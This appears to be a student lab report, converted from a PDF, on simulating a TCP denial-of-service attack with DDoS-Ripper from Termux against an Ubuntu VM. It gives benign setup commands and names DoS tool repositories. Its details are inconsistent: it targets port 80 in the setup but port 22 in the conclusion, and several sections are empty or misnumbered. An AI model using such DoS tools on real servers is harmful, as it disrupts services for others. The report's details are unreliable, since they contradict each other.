
1. Created a directory for the website:

```
mkdir my-website
cd my-website
```

```
ubuntu@ubuntu:~$ mkdir mywebsite
ubuntu@ubuntu:~$ cd mywebsite
```




2. Created a simple index.html page:





3. Started the HTTP server on port 80:

`sudo python3 -m http.server 80`



4. Observed effects on VM machine:

- ✓ Website became **unresponsive**.
- ✓ The VM **froze or slowed down**, simulating denial of service.
- ✓ Server logs showed flood of incoming connections from **DDOS Ripper**.



4. TOOLS USED:



5. ETHICAL AND LEGAL DISCLAIMER:

This experiment was conducted solely for academic purposes in a secure, isolated environment. No public or unauthorized systems were involved. Use of DoS tools on real-world servers without permission is illegal and unethical.

6. CONCLUSION:

The successful simulation of a Layer 4 TCP-based Denial of Service (DoS) attack using DDoS-Ripper via Termux on BlueStacks effectively demonstrated the impact such attacks can have on server availability. By targeting port 22 of an Ubuntu virtual machine within a bridged network environment, seamless LAN communication was achieved, and the resultant disruption to the SSH service clearly validated the attack's effects. This controlled setup proved both efficient and educational, offering a safe and ethical environment for cybersecurity learning. It stands as a powerful tool for students and researchers to explore network vulnerabilities and strengthen their understanding of defensive strategies in real-world scenarios.

7. REFERNECS:

GoldenEye GitHub Repository:

<https://github.com/jseidl/GoldenEye>

DDOS-Ripper GitHub Repository:

<https://github.com/palahsu/DDoS-Ripper>

Termux Official Documentation:

https://wiki.termux.com/wiki/Main_Page

Python HTTP Server (Python 3 Docs):

<https://docs.python.org/3/library/http.server.html>

Bridged Networking in VMware:

<https://kb.vmware.com/s/article/1008825>